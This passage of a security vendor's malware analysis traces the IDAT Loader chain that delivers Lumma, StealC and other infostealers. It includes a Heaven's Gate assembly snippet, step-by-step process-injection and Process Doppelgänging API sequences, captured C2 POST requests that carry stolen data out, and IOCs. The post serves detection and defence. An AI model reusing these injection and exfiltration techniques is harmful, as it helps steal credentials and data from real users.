


Figure 5 - Function Searching for Hex Values ***C6 A5 79 EA***

Once all the data is copied into memory, the DLL attempts to decrypt the copied data using the bitwise XOR operation with key ***F4 B4 07 9A***. Upon additional analysis of other samples, Rapid7 determined that the XOR keys were always stored as 4 bytes following the hex string ***C6 A5 79 EA***.




*Figure 6 - XOR Keys found within PNG Files **pz.log** and **vmo.log***

Once the DLL decrypts the data in memory, it is decompressed using the RTLDecompressBuffer function. The parameters passed to the function include:

- Compression format
- Size of compressed data
- Size of compressed buffer
- Size of uncompressed data
- Size of uncompressed buffer




Figure 7 - Parameters passed to RTLDecompressBuffer function

The ***vmtools.dll*** DLL utilizes the compression algorithm LZNT1 in order to decompress the decrypted data from the ***vmo.log*** file.

After the data is decompressed, the DLL loads ***mshtml.dll*** into memory and overwrites its .text section with the decompressed code. After the overwrite, ***vmtools.dll*** calls the decompressed code.

Stage 4 - IDAT Injector

Similarly to ***vmtools.dll***,IDAT loader uses dynamic imports. The IDAT injector then expands the ***%APPDATA%*** environment variable by using the ***ExpandEnvironmentStringsW*** API call. It creates a new folder under ***%APPDATA%***, naming it based on the ***QueryPerformanceCounter*** API call output and randomizing its value.

All the dropped files by MSI are copied to the newly created folder. IDAT then creates a new instance of ***VMWareHostOpen.exe***from the ***%APPDATA%*** by using ***CreateProcessW*** and exits.

The second instance of ***VMWareHostOpen.exe***behaves the same up until the stage where the IDAT injector code is called from ***mshtml.dll***memory space. IDAT immediately started the implementation of the Heaven's Gate evasion technique, which it uses for most API calls until the load of the infostealer is completed.

Heaven's Gate is widely used by threat actors to evade security tools. It refers to a method for executing a 64-bit process within a 32-bit process or vice versa, allowing a 32-bit process to run in a 64-bit process. This is accomplished by initiating a call or jump instruction through the use of a reserved selector. The key points in analyzing this technique in our case is to change the process mode from 32-bit to 64-bit, the specification of the selector "0x0033" required and followed by the execution of a far call or far jump, as shown in Figure 8.

```
mov     [ebp+var_C], esp
and     esp, 0FFFFFFF0h
push    33h ; '3'
call    $+5
add     [esp+80h+var_80], 5
retf
```

Figure 8 - Heaven's Gate technique implementation

The IDAT injector then expands the ***%TEMP%*** environment variable by using the ***ExpandEnvironmentStringsW*** API call. It creates a string based on the ***QueryPerformanceCounter*** API call output and randomizes its value.

Next, the IDAT loader gets the computer name by calling ***GetComputerNameW*** API call, and the output is randomized by using ***rand*** and ***srand*** API calls. It uses that randomized value to set a new environment variable by using ***SetEnvironmentVariableW***.This variable is set to a combination of ***%TEMP%*** path with the randomized string created previously.

Figure 9 - New Environment variable - ***TCBEDOPKVDTUFUSOCPTRQFD*** *set to* ***%TEMP%\89680228***

Now, the new ***cmd.exe*** process is executed by the loader. The loader then creates and writes to the ***%TEMP%\89680228*** file.

Next, the IDAT injects code into cmd.exe process by using **NtCreateSection + NtMapViewOfSection Code Injection**technique**.** Using this technique the malware:

- Creates a new memory section inside the remote process by using the NtCreateSection API call
- Maps a view of the newly created section to the local malicious process with RW protection by using ***NtMapViewOfSection*** API call
- Maps a view of the previously created section to a remote target process with RX protection by using ***NtMapViewOfSection*** API call
- Fills the view mapped in the local process with shellcode by using ***NtWriteVirtualMemory*** API call
- In our case, IDAT loader suspends the main thread on the ***cmd.exe*** process by using ***NtSuspendThread*** API call and then resumes the thread by using ***NtResumeThread*** API call
  After completing the injection, the second instance of ***VMWareHostOpen.exe***exits.

Stage 5 - IDAT Loader:

The injected loader code implements the Heaven's Gate evasion technique in exactly the same way as the IDAT injector did. It retrieves the ***TCBEDOPKVDTUFUSOCPTRQFD*** environment variable, and reads the ***%TEMP%\89680228*** file data into the memory. The data is then recursively XORed with the **3D ED C0 D3** key.

The decrypted data seems to contain configuration data, including which process the infostealer should be loaded, which API calls should be dynamically retrieved, additional code,and more. The loader then deletes the initial malicious DLL (***vmtools.dll***) by using ***DeleteFileW***.The loader finally injects the infostealer code into the ***explorer.exe*** process by using the Process Doppelgänging injection technique.

TheProcess Doppelgängingmethod utilizes the Transactional NTFS feature within the Windows operating system. This feature is designed to ensure data integrity in the event of unexpected errors. For instance, when an application needs to write or modify a file, there's a risk of data corruption if an error occurs during the write process. To prevent such issues, an application can open the file in a transactional mode to perform the modification and then commit the modification, thereby preventing any potential corruption. The modification either succeeds entirely or does not commence.

Process Doppelgänging exploits this feature to replace a legitimate file with a malicious one, leading to a process injection. The malicious file is created within a transaction, then committed to the legitimate file, and subsequently executed. The Process Doppelgängingin our sample was performed by:

- Initiating a transaction by using ***NtCreateTransaction*** API call
- Creating a new file by using ***NtCreateFile*** API call
- Writing to the new file by using ***NtWriteFile***API call
- Writing malicious code into a section of the local process using ***NtCreateSection***API call
- Discarding the transaction by using ***NtRollbackTransaction***API call
- Running a new instance of explorer.exe process by using ***NtCreateProcessEx*** API call
- Running the malicious code inside explorer.exe process by using ***NtCreateThreadEx***API call

If the file created within a transaction is rolled back (instead of committed), but the file section was already mapped into the process memory, the process injection will still be performed.

The final payload injected into the ***explorer.exe*** process was identified by Rapid7 as Lumma Stealer.




Figure 10 - Process Tree

Throughout the whole attack flow, the malware delays execution by using ***NtDelayExecution***, a technique that is usually used to escape sandboxes.

As previously mentioned, Rapid7 has investigated several IDAT loader samples. The main differences were:

1. The legitimate software that loads the malicious DLL.
2. The name of the staging directory created within ***%APPDATA%***.
3. The process the IDAT injector injects the Loader code to.
4. The process into which the infostealer/RAT loaded into.
5. Rapid7 observed the IDAT loader has been used to load the following infostealers and RAT: Stealc, Lumma and Amadey infostealers and SecTop RAT.

```
POST /7baff47bec0ff5db.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----KEHDBAEGIIIEBGCAAFHI
Host: 94.228.169[.]55
Content-Length: 18579
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 11 - Part of an HTTP POST request to a StealC C2 domain

```
POST /c2conf HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: doorblu[.]xyz
Content-Length: 65
Cache-Control: no-cache

lid=KjGtqi--GOOGLEDROP&j=e799236f7a828928688bbd10d343328e&ver=4.0
```

Figure 12 - An HTTP POST request to a Lumma Stealer C2 domain

Conclusion

IDAT Loader is a new sophisticated loader that utilizes multiple evasion techniques in order to execute various commodity malware including InfoStealers and RAT's. The Threat Actors behind the Fake Update campaign have been packaging the IDAT Loader into DLLs that are loaded by legitimate programs such as VMWarehost, Python and Windows Defender.

Rapid7 Customers

For Rapid7 MDR and InsightIDR customers, the following Attacker Behavior Analytics (ABA) rules are currently deployed and alerting on the activity described in this blog:

- Attacker Technique - MSIExec loading object via HTTP
- Suspicious Process - FSUtil Zeroing Out a File
- Suspicious Process - Users Script Spawns Cmd And Redirects Output To Temp File
- Suspicious Process - Possible Dropper Script Executed From Users Downloads Directory
- Suspicious Process - WScript Runs JavaScript File from Temp Or Download Directory

MITRE ATT&CK Techniques:

Initial Access	Drive-by Compromise (T1189)	The ClearFake Uses Drive-by Compromise technique to target user's web browser
Defense Evasion	System Binary Proxy Execution: Msiexec (T1218.007)	The ChromeSetup.exe downloader (C9094685AE4851FD5A5B886B73C7B07EFD9B47EA0BDAE3F823D035CF1B3B9E48) downloads and executes .msi file
Execution	User Execution: Malicious File (T1204.002)	Update.msi (53C3982F452E570DB6599E004D196A8A3B8399C9D484F78CDB481C2703138D47) drops and executes VMWareHostOpen.exe
Defense Evasion	Hijack Execution Flow: DLL Search Order Hijacking (T1574.001)	VMWareHostOpen.exe loads a malicious vmtools.dll (931D78C733C6287CEC991659ED16513862BFC6F5E42B74A8A82E4FA6C8A3FE06)
Defense Evasion	Deobfuscate/Decode Files or Information (T1140)	vmtools.dll (931D78C733C6287CEC991659ED16513862BFC6F5E42B74A8A82E4FA6C8A3FE06) decrypts vmo.log(51CEE2DE0EBE01E75AFDEFFE29D48CB4D413D471766420C8B8F9AB08C59977D7) file
Defense Evasion	Masquerading (T1036)	vmo.log(51CEE2DE0EBE01E75AFDEFFE29D48CB4D413D471766420C8B8F9AB08C59977D7) file masqueraded to .png file
Execution	Native API (T1106)	The IDAT injector and IDAT loader are using Heaven's Gate technique to evade detection
Defense Evasion	Process Injection (T1055)	IDAT injector implements NtCreateSection + NtMapViewOfSection Code Injection technique to inject into cmd.exe process
Defense Evasion	Process Injection: Process Doppelgänging (T1055.013)	IDAT loader implements Process Doppelgänging technique to load the InfoStealer
Defense Evasion	Virtualization/Sandbox Evasion: Time Based Evasion (T1497.003)	Execution delays are performed by several stages throughout the attack flow

IOCs

IOC	SHA-256	Notes
Installer.exe	A0319E612DE3B7E6FBB4B71AA7398266791E50DA0AE373C5870C3DCAA51ABCCF	MSI downloade
ChromeSetup.exe	C9094685AE4851FD5A5B886B73C7B07EFD9B47EA0BDAE3F823D035CF1B3B9E48	MSI downloade
MIcrosoftEdgeSetup.exe	3BF4B365D61C1E9807D20E71375627450B8FEA1635CB6DDB85F2956E8F6B3EC3	MSI downloade
update.msi	53C3982F452E570DB6599E004D196A8A3B8399C9D484F78CDB481C2703138D47	MSI dropper, d pythonw.exe, python311.dll a files
update.msi	D19C166D0846DDAF1A6D5DBD62C93ACB91956627E47E4E3CBD79F3DFB3E0F002	MSI dropper, d VMWareHostO vmtools.dll and files
DirectX12AdvancedSupport.msi	B287C0BC239B434B90EEF01BCBD00FF48192B7CBEB540E568B8CDCDC26F90959	MSI dropper, d MpCopyAccele MpClient.dll, ar virginium.flac fi
python311.dll	BE8EB5359185BAA8E456A554A091EC54C8828BB2499FE332E9ECD65639C9A75B	Malicious dll lo pythonw.exe
vmtools.dll	931D78C733C6287CEC991659ED16513862BFC6F5E42B74A8A82E4FA6C8A3FE06	Malicious dll lo VMWareHostO
MpClient.dll	5F57537D18ADCC1142294D7C469F565F359D5FF148E93A15CCBCEB5CA3390DBD	Malicious dll lo MpCopyAccele
vmo.log	51CEE2DE0EBE01E75AFDEFFE29D48CB4D413D471766420C8B8F9AB08C59977D7	Encrypted payl decrypted by v
pz.log	8CE0901A5CF2D3014AAA89D5B5B68666DA0D42D2294A2F2B7E3A275025B35B79	Encrypted payl decrypted by python311.dll

IOC	SHA-256	Notes
virginium.flac	B3D8BC93A96C992099D768BEB42202B48A7FE4C9A1E3B391EFBEEB1549EF5039	Encrypted payl decrypted by MpClient.dll
ocmtancmi2c5t[.]xyz		Host of the MS package
lazagrc3cnk[.]xyz		Host of the MS package
omdowqind[.]site		Domain that fa download of th downloader
weomfewnfnu[.]site		Domain that fa download of th downloader
winextrabonus[.]life		Domain that fa download of th downloader
bgobgogimrihehmxerreg[.]site		Domain that fa download of th downloader
pshkjg[.]db[.]files[.]1drv[.]com		Domain that fa download of th downloader
ooinonqnbdqnjdnqwqkdn[.]space		Domain that fa download of th downloader
hello-world-broken-dust-1f1c[.]brewasigfi1978[.]workers[.]dev		Domain that fa download of th downloader
doorblu[.]xyz		C&C server
costexcise[.]xyz		C&C server
buyerbrand[.]xyz		C&C server
94.228.169[.]55		C&C server
gapi-node[.]io		C&C server
gstatic-node[.]io		C&C server

References:

https://zeltser.com/media/docs/malware-analysis-lab.pdf

Never miss a blog

Get the latest stories, expertise, and news about security today.